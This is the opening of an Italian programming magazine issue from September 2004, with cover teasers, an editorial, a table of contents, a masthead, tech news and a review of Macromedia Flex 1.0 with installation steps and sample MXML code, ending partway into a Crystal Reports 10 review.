JAVA CONFERENCE 2004
IL FUTURO DI JAVA IN UN REPORTAGE ESCLUSIVO

VERSIONE PLUS
RIVISTA+LIBRO+CD €9,90

VERSIONE STANDARD
RIVISTA+CD €6,90

ioProgrammo

Poste Italiane • Spedizione in a.p. - 45% • art. 2 comma 20/b legge 662/96 - AUT. N. DCDC/033/01/CS/CAL Periodicità mensile • SETTEMBRE 2004 • ANNO VIII, N.8 (83)

SICUREZZA

LE DEBOLEZZE DEL LOGIN

Analizziamo la struttura del modulo di accesso a Windows: per blindarlo o per farlo saltare!

- Le migliori tecniche per personalizzare l'accesso a Windows
- Tutto il codice per monitorare gli accessi al sistema
- HACKING IN PRATICA Come conquistare il controllo dei PC Anche in remoto!

IL TUO PC DIVENTA OSCILLOSCOPIO

Misure elettroniche con un'applicazione completa e un kit a basso costo

SISTEMA
- Visual Basic: gestire file system su più PC in rete
- Luci e texture in .NET

IN PROVA
- Flex 1.0: l'App. server secondo Macromedia

GESTIONALE
- RFID in pratica: un gestionale wireless per il magazzino
- Database: inserimento e recupero dati con Java

PALMARI
- Pocket PC: è il momento di stampare

CORSI
- C#: introduzione ai namespace in .Net
- VB.NET: il testo in ambito grafico
- Java: classi e package
- Visual Basic: stampare i database

ADVANCED
- Applicazioni in background: costruire un servizio di Windows

JAVA: MEMORIZZA CLASSI E OGGETTI IN UN DATABASE

Costruiamo un'applicazione di fantacalcio sfruttando la persistenza degli oggetti

SVILUPPARE CON ACCESS

Realizziamo un test di certificazione interattivo

WEB DINAMICO E ACCESSIBILITÀ

La guida per rendere il tuo sito più facile da navigare

ISSN 1128-594X
ioProgrammo Anno VIII - N° 8 (83) • € 9,90
EDIZIONI MASTER
www.edmaster.it

NOVITÀ! SCOPRI LO SVILUPPO WEB CON DELPHI

Anno VIII - n. 8 (83) Settembre 2004

Microsoft Breezer

Nel giugno scorso sono stato al TechEd, organizzato quest'anno ad Amsterdam. Un approfondito resoconto sarà presente nel prossimo numero di ioProgrammo. Vi anticipo che, rispetto ai fuochi d'artificio della PDC 2004, gli annunci sono stati pochi e l'impatto dei nuovi prodotti sarà limitato ai soli sviluppatori. La notizia più interessante è che, a partire dal 2005, sarà lanciata un'intera famiglia di strumenti di sviluppo entry level. Express: questo il nome che caratterizzerà i prodotti. Ci saranno dunque versioni Express di Visual Basic, Visual C#, Visual C++, Visual J++, ASP.NET e Visual Web Developer 2005.
Il costo delle licenze non è stato definito, ma dovrebbe comunque essere inferiore ai cento dollari per prodotto. Lo scopo dichiarato è quello di favorire l'ingresso di studenti e hobbisti che, appassionati e squattrinati, non possono che rivolgersi all'Open Source per avere la possibilità di fare i propri esperimenti di programmazione.
Ovviamente le versioni Express, oltre che meno costose, saranno anche meno complete (Microsoft preferisce "più intuitive"). La speranza della casa di Redmond è di replicare le dinamiche evidenziate in casi simili: la maggior parte degli utenti che ha provato le versioni light dei prodotti, attraverso sconti ed incentivi, si è poi decisa a passare alla versione full.
I maligni potranno vedere in queste azioni un comportamento paragonabile a quello dei produttori di alcolici: le nuove bevande "light", zuccherine e a basso contenuto alcolico, servono da esca per attirare fasce di consumatori più giovani. Da lì ai super-alcolici il passo è breve, direi inevitabile. Ovviamente, il parallelo si ferma al confronto fra le strategie di marketing di Microsoft e quelle di Bacardi e affini. L'effetto devastante dell'alcolismo non ha nulla a che vedere con i tool di sviluppo in versione alleggerita. In fin dei conti, è solo una possibilità in più per chi programma: l'importante e scegliere bene.

rdelmonaco@edmaster.it

CD ✓ WEB ✓
nome_file.zip
cdrom.ioprogrammo.it

All'inizio di ogni articolo, troverete un nuovo simbolo che indicherà la presenza di codice e/o software allegato, che saranno presenti sia sul CD (nella posizione di sempre *\soft\codice* e *\soft\tools*) sia sul Web, all'indirizzo http://cdrom.ioprogrammo.it.
Per scaricare software e codice da Internet, ogni mese indicheremo una password differente. Per il numero che avete fra le mani la combinazione è:

Username: **kurtz** *Password:* **brando**

News 6
Prodotti 9
- Macromedia Flex 1.0 9
- Crystal Reports 10 12

Software sul CD-Rom 13
Reportage 23
- Java Conference 2004

Teoria & Tecnica 28
- Il collezionista di password 28
- Applicazioni Web con Delphi 34
- Creare didascalie DHTML da associare a file audio 40
- Java, persistenza e FantaCalcio 47

Tips & Tricks 52
Exploit 57
- Per qualche privileggio in più

Elettronica 60
- Un Oscilloscopio in Delphi

Palmari 66
- Stampare con PocketPC

Sistema 71
- Gestire un file system virtuale 71
- Test di certificazione realizzati in Access 76
- Un gestionale a radiofrequenza (2ª parte) 81
- Luci e Texture in .NET 86

I corsi di ioProgrammo 92
- VB .NET • Testo e grafica 92
- C# • Utilizzo e creazione dei namespace 96
- Java • Ogni cosa al suo package 100
- VB • L'anteprima di Stampa 104

Advanced Edition 109
- Servizi Windows Con .NET è facile! 109
- Reporting Services 113
- Un database SQL in Java 2 115

Soluzioni 120
- Mapping con griglie esagonali

L'enigma di ioProgrammo 124
- Torri di Hanoi (2ª parte)

Sito del mese 127
Biblioteca 128
InBox 129

ioProgrammo

Anno VIII - N.ro 8 (83) - Settembre 2004 - Periodicità: Mensile
Reg. Trib. di CS al n.ro 593 del 11 Febbraio 1997
Cod. ISSN 1128-594X
E-mail: ioprogrammo@edmaster.it
http://www.edmaster.it/ioprogrammo
http://www.ioprogrammo.it

Direttore Editoriale Massimo Sesti
Direttore Responsabile Massimo Sesti
Responsabile Editoriale Gianmarco Bruni
Responsabile Marketing Antonio Meduri
Editor Gianfranco Forlino
Coordinamento redazionale Raffaele del Monaco
Redazione Antonio Pasqua, Thomas Zaffino
Collaboratori M. Autiero, L. Barbieri, M. Battista, M. Bigatti, L. Buono, E. Florio, F. Grimaldi, A. Lippo, F. Lippo, M. Locuratolo, S. Meschini, F. Mestrone, C. Pelliccia, P. Perrotta, L. Spuntoni, E. Tavolaro, F. Vaccaro, V. Vessia, D. Visicchio, C. F. Zoffoli.
Segreteria di Redazione Veronica Longo

Realizzazione grafica Cromatika S.r.l.
Responsabile grafico: Paolo Cristiano
Coordinamento tecnico: Giancarlo Sicilia
Illustrazioni: M. Veltri, R. Del Bo
Impaginazione elettronica: Aurelio Monaco

"Rispettare l'uomo e l'ambiente in cui esso vive e lavora è una parte di tutto ciò che facciamo e di ogni decisione che prendiamo per assicurare che le nostre operazioni siano basate sul continuo miglioramento delle performance ambientali e sulla prevenzione dell'inquinamento"

Certificato UNI EN ISO 14001 N. 9191 CRMT

Realizzazione Multimediale SET S.r.l.
Coordinamento Tecnico Piero Mannelli
Realizzazione CD-Rom Paolo Iacona
Pubblicità Master Advertising s.r.l.
Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 831212 - Fax 02 83121207
e-mail advertising@edmaster.it
Sales Director: Max Scortegagna
Segreteria Ufficio Vendite Daisy Zonato

Editore Edizioni Master S.r.l.
Sede di Milano: Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 831212 - Fax 02 83121206
Sede di Rende: C.da Lecco, zona industriale - 87036 Rende (CS)
Amministratore Unico: Massimo Sesti

Abbonamento e arretrati
ITALIA: **Versione Basic abbonamento annuale:** 11 numeri ioProgrammo Basic + 11 numeri Internet Magazine € 64.90 sconto 50% sul prezzo di copertina €129.80 - **Versione con Libro abbonamneto annuale:** 11 numeri ioProgrammo con libro + 11 numeri Internet Magazine € 89.90 sconto 50% sul prezzo di copertina €177.80 - Offerte valide fino al 30/10/04
ESTERO: Abbonamento Annuale: **ioProgrammo Basic** (11 numeri): € 151,80. **ioProgrammo Plus** (11 numeri + 6 libri): € 257,00 - Offerte valide fino al 30/10/04
Costo arretrati (a copia): il doppio del prezzo di copertina + € 5.32 spese (spedizione con corriere). Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate allo 02 831212.
La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax allo 02 83121206, oppure via posta a EDIZIONI MASTER via Cesare Correnti, 1 - 20123 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- **cc/p n.16821878** o **vaglia postale** (inviando copia della ricevuta del versamento insieme alla richiesta);
- **assegno bancario non trasferibile** (da inviarsi in busta chiusa insieme alla richiesta);
- **carta di credito**, circuito VISA, CARTASI', MASTERCARD/EUROCARD, (inviando la Vs. autorizzazione, il numero della carta, la data di scadenza e la Vs. sottoscrizione insieme alla richiesta).
- **bonifico bancario** intestato a Edizioni Master S.r.l. c/o Banca Credem S.p.a. c/c 01 000 000 5000 ABI 03032 CAB 80880 CIN Q (inviando copia della distinta insieme alla richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA. L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.
Sostituzioni: Inviare il CD-Rom difettoso in busta chiusa a:
Edizioni Master Servizio Clienti - Via Cesari Correnti, 1 - 20123 Milano

Assistenza tecnica: ioprogrammo@edmaster.it

Servizio Abbonati:
☎ tel.02 831212
@ e-mail: servizioabbonati@edmaster.it

Stampa: Rotoeffe Via Variante di Cancelliera, 2/6 - Ariccia (Roma)
Stampa CD-Rom: Neotek S.r.l.- C.da Imperatore- zona ASI - Bisignano (CS)
Distributore esclusivo per l'Italia: Parrini & C S.p.A.
Via Vitorchiano, 81 - Roma

Finito di stampare nel mese di Luglio 2004

Certificato n.5113 del 25/11/2003
Edizioni Master edita: Idea Web, Go!OnLine Internet Magazine, Win Magazine, PC Fun extreme, Quale Computer, DVD Magazine, Office Magazine, La mia Barca, ioProgrammo, Linux Magazine, Softline Software World, HC Guida all'Home Cinema, MPC, Discovery DVD, Computer Games Gold, inDVD, I Fantastici CD-Rom, PC VideoGuide, I Corsi di Win Magazine, I Filmissimi in DVD, La mia videoteca, TV e Satellite, Win Extra, Home entertainment, Digital Japan, Digital Music, Horror Mania, ioProgrammo Extra, Le Collection.

MICROSOFT NIENTE SCONTI PER LA CINA

Per vincere la guerra con il sistema operativo GNU/Linux nei paesi asiatici, Microsoft sta attuando forti sconti sulle licenze sia di Windows che di Office; tuttavia questa "politica" non è stata estesa alla Cina, che pagherà ancora i prodotti della società di Redmond a prezzo pieno.
Bill Gates ha annunciato alla stampa cinese che non sono previste versioni scontate di Windows come invece è avvenuto per Malesia e Tailandia. In questi due paesi è stata commercializzata una versione di Windows denominata XP Starter Edition, venduta a soli 36 dollari.

GOOGLE VERSO L'OPEN SOURCE

Il vice presidente Wayne Rosing pensa che sia giunto il momento per "rilasciare qualcosa alla comunità". Rosine ha subito chiarito che non c'è alcuna intenzione di rendere Open Source l'intera piattaforma Google.
La strada che si intende percorrere è più simile a quella appena intrapresa da Microsoft: aprire parte del codice di alcuni prodotti, con il doppio intento di migliorarne le funzionalità e di reclutare nuovi talenti nella comunità Open Source. Dietro il nobile intento di "restituire alla Rete parte del valore ricevuto", si cela dunque la necessità di avere pronte nuove leve di sviluppatori capaci di lavorare con gli strumenti di Google.

News

P2P TRAMITE SMTP

Google con Gmail ha rivoluzionato l'email. Ormai è in corso una "violenta" battaglia per accaparrarsi il primato di account email più spazioso. Gmail di Google offre 1 GB di spazio, Yahoo! 100 MB, Hotmail 250 MB e adesso è la volta di Libero, che con il sistema Jumbo Mail, offre la possibilità di utilizzare allegati da 1 GB.
Tutto questo apre nuovi scenari, infatti con la possibilità di scambiare via e-mail file di grosse dimensioni, il file sharing potrebbe passare presto attraverso la posta elettronica.

TOMTOM: IL GPS ARRIVA SUL CELLULARE

Entro la fine dell'estate, l'azienda olandese commercializzerà un ricevitore GPS in grado di interagire via Bluetooth con telefonini Symbian Serie 60 e con Smart Phone che utilizzino il sistema operativo Microsoft. Mentre il ricevitore GPS fornirà istante per istante la posizione dell'utente, l'applicazione sul telefonino potrà ricevere in tempo reale mappe e informazioni utili relative alla posizione: viabilità, meteo, punti di interesse limitrofi e così via. L'applicazione presente sul cellulare potrà presentare le mappe anche in forma tridimensionale.


www.tomtom.com

FLASH PLAYER 7 PER LINUX

Macromedia apre una grande opportunità per sviluppatori e utenti Linux che potranno migliorare il loro apporto in contesti multi-piattaforma. Nel giugno scorso, Macromedia ha annunciato l'immediata disponibilità del Flash Player 7 per Linux: la nuova versione migliora in maniera significativa

UNA NUOVA VIA PER I MODELLI 3D

Le tecniche di compressione audio e video hanno fatto grandi progressi negli ultimi anni. In questo scenario, risultava ancora cenerentola la compressione degli oggetti tridimensionali.
Il gap sembra ora in via di soluzione, grazie ad alcuni tool messi a punto da un team della University of Southern California: attraverso un algoritmo denominato *"Variational Shape Approximation"*, si effettua una approssimazione del modello che, pur essendo estremamente precisa, riduce significativamente la quantità di dati da gestire.

A poter beneficiare di queste nuove possibilità di compressione saranno una varietà di soggetti: negozi online che vogliano visualizzare gli oggetti in vendita, musei che vogliano offrire visite virtuali, disegnatori di cartoni animati sul genere di Shrek, fino ad arrivare al settore dei designer industriali impegnati nella definizione di prototipi.

www.usc.edu

ficativa le prestazioni e, al tempo stesso, garantisce maggiore sicurezza agli utilizzatori. Il nuovo player è già disponibile in bundle con i sistemi operativi Linux distribuiti da Novell, Red Hat, Sun Microsystems e Turbolinux. «Macromedia ha grande fiducia nelle possibilità di sviluppo della piattaforma Linux, e nutre grande interesse nel fatto che questi utilizzatori possano toccare con mano le grandi possibilità offerte da questa tecnologia» ha dichiarato Jeff Whatcott, Responsabile dello sviluppo di nuovi prodotti per Macromedia: «Ora per tutti gli sviluppatori Linux si aprono grandi opportunità. Grazie al nuovo Player per Linux potranno infatti migliorare il loro apporto in contesti multi-piattaforma».

www.macromedia.com/go/flashplayer/

RFID: È IL TURNO DI MICROSOFT

Javed Sikander, program manager di Microsoft, ha annunciato che sarà a breve aggiunto il supporto per i tag RFID alle sue piattaforme per lo small businesses.
Il dettaglio dei piani di investimento di Microsoft nel settore non sono ancora stati svelati, ma è certo che, a partire dai prodotti di back-end per le aziende medio-grandi, il supporto ai tag RFID verrà pian piano esteso a gran parte delle piattaforme business. Il taglio di costi nella gestione delle merci promesso dai tag a radiofrequenza è un'opportunità che anche Microsoft vuole offrire ai propri clienti. Resta solo da vedere quando saranno disponibili i primi tool.

EVAMAN IL SUCCESSORE DI MYDOOM

Symantec ha classificato, Evaman un trojan horse (cavallo di Troia), prima come critico, poi come minaccia di livello 2. Secondo Symantec si tratta di un mass mailer worm che utilizza falsi indirizzi email per produrre messaggi con allegato il codice worm. Se un utente esegue l'allegato, il PC invia centinaia di nuovi messaggi. Evaman è in grado di colpire tutti i sistemi operativi di casa Microsoft (Windows 95, Windows 98, Windows ME, Windows NT, Windows Server 2003, Windows 2000 e Windows XP). Il direttore tecnico di Symantec, Tim Hartman, ha dichiarato che il virus è ancora più aggressivo di Mydoom, ma Symantec ha già realizzato la patch per eliminarlo.

IL REVERSE ENGINEERING DELLA VITA?

Al MIT (Massachusset Institute of Technology) di Boston, in una conferenza dal titolo "Synthetic Biology 1.0", sono state poste le basi per un nuovo e rivoluzionario approccio allo studio della biologia: applicando le tecniche dell'informatica allo studio delle molecole, si cercherà di risalire ai meccanismi primari di interazione fra le molecole stesse. Lo scopo dichiarato è quello di riuscire ad "assemblare" le molecole con modalità simili a quelle della costruzione dei circuiti digitali.
I successi che potrebbero arrivare lungo questa strada potrebbero avere enormi benefici in campo medico e farmaceutico. Inoltre, potrebbero rappresentare un sorta di "scorciatoia" per arrivare più rapidamente ad una nanotecnologia efficace.
Speriamo solo non ci si spinga troppo oltre: a imitare il Creatore si rischia sempre molto.

EUROPEE 2004: HA VINTO INTEL


Le elezioni del giugno scorso hanno visto una iniziativa congiunta del ministero dell'Interno e del ministro per l'Innovazione e le Tecnologie Lucio Stanca: è stato sperimentato un sistema per lo scrutinio elettronico per la trasmissione in formato digitale dei risultati elettorali. Circa 1500 seggi sono stati attrezzati con PC basati su processori Intel Pentium 4 dotati di tecnologia Hyper Threading. Lo scrutinio elettronico è stato realizzato in parallelo con quello tradizionale, e non avrà valore ufficiale. Il test è stato effettuato per valutarne i vantaggi: la nuova procedura prevede l'inserimento dei dati relativi al voto in un singolo PC collegato ad uno schermo visibile a tutti gli scrutatori, e automatizza tutte le operazioni di conteggio, quadratura, verbalizzazione e trasmissione.

LIBERALIZZATI I DOMINI .IT

Cade dopo diversi anni il divieto che impediva a una singola persona fisica la possibilità di registrare più di un dominio .it, e allo stesso tempo decade il diritto esclusivo per le aziende di ottenere più domini italiani. La liberalizzazione definitiva porterà finalmente anche l'Italia sullo stesso piano di Inghilterra e Germania.

Tutto questo fa pensare a un aumento del 25% nelle registrazioni dei nomi di dominio con una crescita media che dovrebbe aggirarsi sulle 15.000 unità mensili. La norma è valida nell'ambito della Comunità Europea, quindi tutti i cittadini maggiorenni dell'UE avranno la possibilità di registrare più domini .it.

BREVETTI IMPOSSIBILI

La *Electronic Frontier Foundation* (EFF), storica associazione che si batte per i diritti civili, ha elencato i 10 brevetti da eliminare immediatamente, perché, sempre secondo la EFF, rappresentano un ostacolo all'innovazione e un inutile freno allo sviluppo di Internet. L'annuncio della battaglia legale è avvenuto mediante un comunicato dal nome molto significativo *EFF's Most Wanted.* Tutti i brevetti sotto accusa saranno messi alla prova da una commissione di esperti, avvocati e ricercatori creata dalla stessa EFF, secondo la quale l'Ufficio americano dei brevetti e dei marchi assegna i brevetti senza effettuare alcun tipo di controllo.

NOKIA E ORANGE A CACCIA DI TESTE

Nokia e l'operatore mobile Orange lanciano la sfida agli sviluppatori Java e Symbian: realizzare applicazioni mobili innovative destinate principalmente agli ambienti 3G, ma anche ai terminali GPRS. Alla conferenza degli sviluppatori JavaOne di San Francisco, è stata lanciata l'iniziativa Orange - *Nokia Developer Challenge*, una competizione in due fasi destinata agli sviluppatori di codice per applicazioni mobili. La sfida offrirà agli sviluppatori la possibilità di ideare ricche e innovative applicazioni presso l'Orange Code Camp che si svolgerà dal 13 al 16 settembre presso il parco scientifico *Futuroscope* vicino Poitiers, in Francia.
Esperti nel codice con esperienza nelle applicazioni commerciali e conoscenze nello sviluppo applicativo potranno partecipare all'evento, mentre i fortunati finalisti avranno l'opportunità di concludere con Orange un accordo commerciale per il supporto e la commercializzazione delle loro applicazioni. Le idee per applicazioni Java ritenute più interessanti saranno scelte a metà agosto. Gli sviluppatori così selezionati otterranno supporto prioritario e tool di sviluppo sia prima che durante lo svolgimento dell'*Orange Code Camp* affinché le applicazioni da essi sviluppate possano ottenere la qualifica Java Verified entro la fine di ottobre.

www.nokia.it

Macromedia Flex 1.0

Il progetto Royale si compie nel più innovativo application Server

di Maurizio Battista

Volendo utilizzare la definizione ufficiale della casa madre, Flex è un presentational server and application framework (un server per la presentazione di dati e allo stesso tempo un'infrastruttura applicativa). La peculiarità di Flex consiste nell'utilizzo di filmati SWF per realizzare qualsiasi tipo di progetto lato server, dal semplice form ai "negozi" per il commercio elettronico. Gli utenti potranno accedere ai siti realizzati con tecnologia Flex tramite il Flash Player (lo stesso necessario per visualizzare i filmati Flash). Tuttavia (e qui viene il bello) realizzare applicazioni in Flex non implica necessariamente l'utilizzo di Flash: in pratica Macromedia non si rivolge esclusivamente agli esperti di animazione vettoriale, ma espande il proprio raggio di azione a tutti quei professionisti che "masticano programmazione" nel senso generale del termine, con un approccio che ricorda per certi versi il celebre ASP classic.

SVILUPPARE APPLICAZIONI FLEX

Uno sviluppatore, dopo avere installato Flex sul proprio server, può scrivere le proprie applicazioni ricorrendo a MXML, un linguaggio basato su XML molto intuitivo e facile da adoperare, che con pochi tag è in grado di creare interfacce basate su filmati SWF (slide, pulsanti, menu, checkbox, ecc…). Anche se, per creare un documento MXML, è possibile ricorrere ad un semplice programma di videoscrittura (proprio come faremmo con un file XML); inoltre è ai nastri di partenza Brady, un tool basato su Dreamweaver MX 2004 e pensato appositamente per scrivere applicazioni Flex. MXML da solo può effettuare la maggior parte del lavoro, ma per progetti più consistenti è necessario ricorrere ad ActionScript 2.0, che viene innestato nel codice MXML all'interno dei tag *<mx:Script></mx:Script>*. Quando un utente si connette ad un sito realizzato con MXML in ambiente Flex, il browser legge un documento HTML contenente i classici tag

Fig. 1: *La schermata iniziale che appare quando si installa Flex*

<object></object>, che fanno riferimento a dei file SWF. Ognuno dei filmati è dotato di una barra di precaricamento progressiva creata automaticamente da Flex. Rispetto alle tecniche "tradizionali", tutto questo viene realizzato ottenendo un guadagno in termini di produttività: se effettuiamo un raffronto, infatti, in alcuni casi realizzare applicazioni con Flex risulta più immediato rispetto all'uso di Flash. Per esempio, un semplice modulo per la raccolta di dati, costituito da poche righe di codice di MXML/ActionScript 2.0, comporta in Flash un lavoro certamente più impegnativo: la composizione dell'interfaccia tramite gli *UI components*, la loro regolazione, la scrittura del relativo codice nei fotogrammi o pulsanti, le impostazioni di pubblicazione… Del resto, se consideriamo la recente evoluzione di ActionScript, la cui versione 2.0 è stata studiata per essere familiare ai programmatori di linguaggi affermati quali Java, la strategia di Macromedia diventa piuttosto chiara: catturare l'attenzione degli sviluppatori C oriented, offrendo loro la possibilità di creare applicazioni multimediali senza fatica. Purtroppo, nel momento in cui scrivo questo articolo, la casa produttrice non ha ancora messo online una trial da scaricare. L'unico modo per provare il prodotto è ordinare un cd-rom dimostrativo valido 60 giorni, al costo di 8.99 dollari. La trial edition crea applicazioni che possono rispondere ad un numero illimitato di indirizzi IP, ma dopo 60 giorni si trasforma automaticamente nella developer edition, in grado di rispondere a soli cinque indirizzi IP (incluso il localhost). Entrambe le versioni includono JRun 4 Java Application Server. Flex è disponibile per le versioni Windows e Linux/Solaris. Di seguito l'elenco dei principali passaggi per installarlo su Windows.

INSTALLARE FLEX SU UN SERVER JAVA

Prima di iniziare, possiamo creare un nuovo server su quello applicativo Java (è facoltativo).

- Creiamo una cartella chiamata *flex*, da utilizzare come root per l'applicazione *Flex* sul server applicativo Java. Per esempio, se stiamo utilizzando JRun, la cartella *flex* avrà il seguente percorso: *jrun_root/servers/server_name/flex*.
- Creiamo anche una cartella *samples* che rappresenti la *root* per le applicazioni di esempio relative a *Flex* sul server applicativo Java (in realtà questo passaggio può anche essere saltato).
- Facciamo doppio clic sul file *flex_win .exe* e seguiamo le istruzioni di installazione che appaiono sullo schermo.
- Se non si immette un numero *serial*, il programma diventa automaticamente una trial. Nella finestra *"Choose Install Type"*, selezioniamo l'opzione *"Macromedia Flex"*. Il programma di installazione scrive una serie di file nella cartella predefinita di installazione: *C:/Programmi/ Macromedia/Flex.*
- Quando il programma completa la procedura, troviamo il file *flex.war* al livello più alto della cartella di installazione predefinita. Con WinZip, jar o un'altra utilità per la gestione di archi-





Fig. 2: *Ci viene chiesto di scegliere tra due tipi di installazione (con o senza server Java preesistente)*

vi compressi, estraiamo il contenuto del file *flex.war* nella cartella *flex* creata precedentemente. Per esempio, stando nella cartella *flex*, digitiamo il seguente comando: *jar -xvf "C:/Programmi/Macromedia/Flex/flex.war"*.

- Successivamente estraiamo il contenuto del file *samples.war* nella cartella *samples* creata in precedenza. Stando nella cartella *samples*, digitiamo il seguente comando: *jar-xvf "C:/Programmi/Macromedia/Flex/samples.war"*.
Infine avviamo o riavviamo il nostro server applicativo.

Fig. 3: ***Il percorso per lanciare Flex da Windows XP***

- Per configurare il Flash player in modo che esegua il debugging di Flex, copiamo il file */Flex/bin/mm.cfg* nella home directory del client. Per individuare la posizione della nostra home directory su computer Windows, inseriamo la seguente riga al prompt di comando: *echo %HOMEDRIVE%%HOMEPATH%*. Infine installiamo il Flash Player 7.

IL PRIMO ESEMPIO CON FLEX

1 **Apriamo un qualsiasi editor di testo e scriviamo il seguente codice:**

```
<?xml version="1.0" encoding="utf-8"?>
<mx:Application xmlns:mx="http://www.
                macromedia.com/2003/mxml">
<mx:Effect>
<mx:Fade name="fadeInEffect" alphaFrom=
      "20" alphaTo="100" duration="300"/>
<mx:Fade name="fadeOutEffect" alphaFrom=
      "100" alphaTo="20" duration="300"/>
</mx:Effect>
<mx:Label text="Posiziona il mouse
                         sull'immagine"/>
<mx:Image id="m_battista" toolTip="Clicca qui!"
  x="20" y="20" source="@Embed('logo.gif')"
 visible="false" creationComplete="m_battista
      .visible=true"showEffect="fadeOutEffect"
               mouseOverEffect="fadeInEffect"
              mouseOutEffect="fadeOutEffect"
                         mouseDown="getURL(
              'http://www.ioprogrammo.it')"
                                        />
</mx:Application>
```

Il tag *<mx:Effect>* crea una dissolvenza quando il mouse passa sull'immagine *logo.gif*. Il risultato finale non ha nulla da invidiare alle classiche interpolazioni create con Flash.
Come si può notare, tutto è affidato ad alcuni attributi che gestiscono gli eventi del mouse. Salviamo il file di testo in una posizione qualsiasi del nostro computer, chiamandolo *effetto .mxml*.

2 **Creiamo la cartella *miosito* nella sottocartella flex del nostro computer. Nel caso del file in questione il cui percorso è:**

```
C:\Programmi\Macromedia\Flex\jrun4\
                   servers\default\flex
```

Nella cartella *miosito*, collochiamo il file *effetto.mxml* insieme a un'immagine qualsiasi, denominata *logo.gif*.

3 **Avviamo il server, seguendo la procedura illustrata nel corso di questo articolo. Avviamo il browser e scriviamo nella barra degli indirizzi un percorso del tipo *http://localhost:<numero_ porta> /<la_cartella_usata_come_root>*. Nel nostro caso il percorso completo è:**

```
http://localhost:8700/flex/miosito/effetto.mxml
```

Il browser legge una pagina HTML associata ad alcuni file SWF. Il file SWF carica l'immagine GIF, e crea gli effetti di dissolvenza al passaggio del mouse. Facendo clic sull'immagine, grazie all'istruzione *getURL()*, è possibile collegarsi al sito di ioProgrammo.

UN ESEMPIO DI INSTALLAZIONE

Se non è presente alcun java application server bisogna semplicemente lanciare il file *flex_win.exe* e selezionare l'opzione *"Integrated JRun4/Macromedia Flex"* nella finestra di dialogo *"Choose Install Type"*. Se non si dispone di un numero seriale, il programma sarà installato nella versione trial. La cartella di installazione predefinita è *C:/Programmi/Macromedia/Flex*. Una volta completata l'installazione, per avviare il server possiamo ricorrere al percorso *Start > Programmi > Macromedia > Macromedia Flex > Start Integrated Flex Server.* In alternativa possiamo ricorrere al prompt di Windows per posizionarci nella cartella *Macromedia/Flex/jrun4/bin* e digitare il comando *jrun -start default*.
Per fermare il server, invece, basta digitare il comando *jrun -stop default*. In entrambi i casi descritti per verificare l'installazione (dopo aver avviato il server) abbiamo la possibilità di consultare la ricca raccolta di esempi disponibili, lanciando il browser e digitando un indirizzo di questo tipo: *http://<hostname>:<numero_porta> /samples*. In genere, se Flex è stato installato con un server Java preesistente, l'indirizzo sarà *http://localhost:8101/samples*; se invece si trova su un computer privo di server java, sarà *http://localhost:8700 /samples.*

CONCLUSIONI

Viste le interessanti caratteristiche tecniche, l'unica nota negativa di Flex sembra essere il prezzo (la licenza per due CPU costa 12.000 dollari), che di fatto esclude la fascia consumer e le piccole aziende. Un fattore che potrebbe seriamente ostacolare la diffusione di questo prodotto dalle innegabili potenzialità.

Mau

Produttore: Macromedia
Sul web: www.macromedia.com
Prezzo: a partire da 12.000 $

Crystal Reports 10

L'interazione con i dati raggiunge il suo apice

Crystal Report è da anni lo standard de facto nel campo della documentazione e della reportisica e, con questa nuova versione, Business Objects vuole rafforzare questo primato attraverso una grande attenzione alla scalabilità del prodotto che può ora vantare ottime performance sia in ambito enterprise che su sistemi embedded. La Versione 10 della Suite Crystal riunisce tre prodotti fondamentali: Crystal Enterprise, orientato al reporing aziendale, Crystal Analysis per la raccolta e lo studio di grossi campioni di dati e Crystal Reports, il prodotto di punta che offre il consueto ottimo rapporto tra i risultati e l'impegno richiesto agli sviluppatori.





Fig. 1: *I grafici disponibili sono numerosi e ottimamente realizzati*

LE PRINCIPALI NOVITÀ

